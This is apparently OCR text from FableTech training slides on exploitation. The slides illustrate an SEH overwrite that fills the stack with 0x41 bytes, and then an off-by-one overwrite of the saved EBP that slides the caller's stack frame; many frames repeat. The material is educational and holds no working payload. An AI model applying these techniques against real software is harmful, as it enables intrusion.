
FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
handler
next
ESP
EIP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch


FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
handler
next
ESP
EIP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch


FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
handler
next
some_var
buffer
ESP
EIP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch

FableTech


TIB (FS)
SEH head
Stack (SS)
handler
next
handler
next
some_var
buffer
ESP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
; use some_var
; return
; __catch
EIP

FableTech



TIB (FS)
SEH head
Stack (SS)
handler
next
41 41 41 41
41 41 41 41
41 41 41 41
buffer
ESP
Code (CS)
; __try
push 0x00401122
mov eax, [fs:0]
push eax
mov [fs:0], esp
sub esp, 0x104
; set some_var
; overflow buffer
EIP
; use some_var
; return
; __catch

FableTech

Off-by-One Into EBP

If an attacker can control (some bits of) EBP, she can "slide" the stack frame around, so the return address is read from a position on the stack the attacker controls.


A buffer overflow in a function might allow an attacker to overwrite (part of) the *saved EBP*. This value is restored before returning, giving the attacker control of the stack frame of the *calling function*, rather than the vulnerable function itself.



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```


FableTech



EIP →

```
f0:
 push 0x11223344
 call f1
 mov esp, ebp
 pop ebp
 ret

f1:
 push ebp
 mov ebp, esp
 sub esp, 0x100
 ; overflow
 mov esp, ebp
 pop ebp
 ret
```

